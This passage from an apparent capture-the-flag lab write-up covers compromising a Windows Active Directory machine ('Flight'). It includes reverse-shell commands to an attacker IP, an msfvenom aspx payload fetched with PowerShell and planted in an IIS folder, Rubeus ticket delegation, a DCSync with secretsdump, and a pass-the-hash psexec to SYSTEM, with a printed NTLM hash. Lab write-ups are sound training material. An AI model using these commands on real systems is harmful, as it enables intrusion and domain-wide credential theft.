
```
.\RunasCs.exe c.bum Tikkycoll_431012284 "cmd.exe" -d flight.htb -l 2 -r 10.10.14.14:443
```

Immediately, I got the connection back, this time as c.bum.

I used my meterpreter session from earlier to establish a port forward, to get access to the local port 8000:

```
meterpreter > portfwd add -l 8000 -p 8000 -L 127.0.0.1 -r 127.0.0.1
[*] Forward TCP relay created: (local) 127.0.0.1:8000 -> (remote) 127.0.0.1:8000
```

With that, I could access the webpage in my browser:



As this is IIS, I can craft a malicious aspx file, upload it to the victim, write to the development folder (where this website's files are served from) and then access the aspx file to trigger the command execution.

I generated a malicious aspx file:

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.14 LPORT=21 -f aspx -o shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of aspx file: 3666 bytes
Saved as: shell.aspx
```

I configured my multi/handler to wait for connections:

```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.14:21
```

I started a python http server to serve my aspx file:

```
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

With my shell as c.bum, I grabbed the shell and saved it to the development folder of IIS:

```
C:\inetpub\development>powershell iwr 10.10.14.14/shell.aspx -o shell.aspx
```

Then I accessed the shell via the web browser, taking advantage of the port forwarding technique set earlier. Immediately, I got a connection back:

```
[*] Sending stage (203846 bytes) to 10.10.11.187
[*] Meterpreter session 2 opened (10.10.14.14:21 -> 10.10.11.187:50067) at 2025-07-01 16:34:54 -0300
```

This time, as IIS AppPool:

```
meterpreter > getuid
Server username: IIS APPPOOL\DefaultAppPool
```

## Vertical Privilege Escalation: Unconstrained Delegation

Initially I tried to escalate to SYSTEM by using "getsystem" from meterpreter, keeping in mind that this is basically a LOCAL SERVICE account, with impersonation privileges:

```
meterpreter > getprivs

Enabled Process Privileges
=====
Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeMachineAccountPrivilege
```

I tried running getsystem but it didn't work:

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: All pipe instances are busy. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
```

```
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
```

I also tried with PrintSpoofer and JuicyPotato, but neither did work.

As the `IIS APPPOOL\DefaultAppPool`, I can delegate a TGT and effectively compromise the entire domain by performing a DCSync.

To do this, I did transfer Rubeus.exe to the target machine, and ran:

```
C:\Windows\Tasks>.\rubeus.exe tgtdeleg /nowrap
.\rubeus.exe tgtdeleg /nowrap

RUBEEUS v2.2.3

[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/g0.flight.htb'
[+] Kerberos GSS-API initialization success!
[+] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: B5J/Y6w8BAGt+XHpsAjSFYmlJAFNcUXKaTuP
C5wmhk-
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

doIPVDCCBVCgAwIBB@EDAgEWooIEZDCCBGbhggRcMIIIEWKADagEFoQwbCkZMSUdIVC5IVEKiHzAdoAMCAQKhFjAUGwZrcmJ0Z3Q
bCkZMSUdIVC5IVEKjggQgMIIIEHKADagE5oQMCAQKigqQOBITECgoIi/4NOLL0N/vTQH2ynf2clkYAgtp0UdYw7mEM+IJhh1QosaJj+Ub
vfpMFR9Fdvs92rlPZMwzQQB/N1s4ricB0SBD/xDkeGOUlvLEL6eslgdgbZFnngWNazHbYh5OdoAJtQNNhZOGBsWkYkluTysbHWLhjXw6
eQ8imHMJO3qJHPN08rjkP9B+ZGFM9x7iI+H46tz5AkzZ14DLkm6/8j2vUQtqsczSQAOFgf6MpBsnUqYVkhWFQbFoerP3AHNQ/DAnVOf
```

To get a TGT for the machine account (the DC itself). The command:

```
.\\rubeus.exe tgtdeleg /nowrap
```

Then I copied the ticket to my attacking machine, base64-decoded it, and converted it to ccache:

```
user@attackbox:~/hacking/htb/machines/hard/flight$ nano g0.ticket.kirbi.b64
user@attackbox:~/hacking/htb/machines/hard/flight$ cat g0.ticket.kirbi.b64 | base64 -d > g0.ticket.kirbi
user@attackbox:~/hacking/htb/machines/hard/flight$ ticketConverter.py g0.ticket.kirbi g0.ccache
```

With **g0.ccache** in hands, it's just a matter of performing a **DCSync**:

```
$ export KRB5CCNAME=./g0.ccache
$ secretsdump.py -k -no-pass g0.flight.htb
```

With that, I have the NTLM hash for Administrator:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:43bbfc530bab76141b12c8446e30c17c:::
```

Which can be used to get a highly privileged shell in the DC, effectively compromising the entire domain:

```
$ psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:43bbfc530bab76141b12c8446e30c17c administrator@g0.flight.htb
/home/user/.local/pipx/venvs/impacket/lib/python3.11/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as a
     import pkg_resources
Impacket v0.13.0.dev0+20250605.14806.5f78065 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on g0.flight.htb.....
[*] Found writable share ADMIN$ 
[*] Uploading file ATCtxpel.exe
[*] Opening SVCManager on g0.flight.htb.....
[*] Creating service NBAN on g0.flight.htb.....
[*] Starting service NBAN.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

Connection-specific DNS Suffix . : htb
```

```
IPv6 Address . . . . . : dead:beef::13d
IPv6 Address . . . . . : dead:beef::e582:41d4:1302:ba1
Link-local IPv6 Address . . . . : fe80::e582:41d4:1302:ba1%6
IPv4 Address . . . . . : 10.10.11.187
Subnet Mask . . . . . : 255.255.254.0
Default Gateway . . . . . : fe80::250:56ff:feb9:c0a4%
                           10.10.10.2
```

C:\Windows\system32>

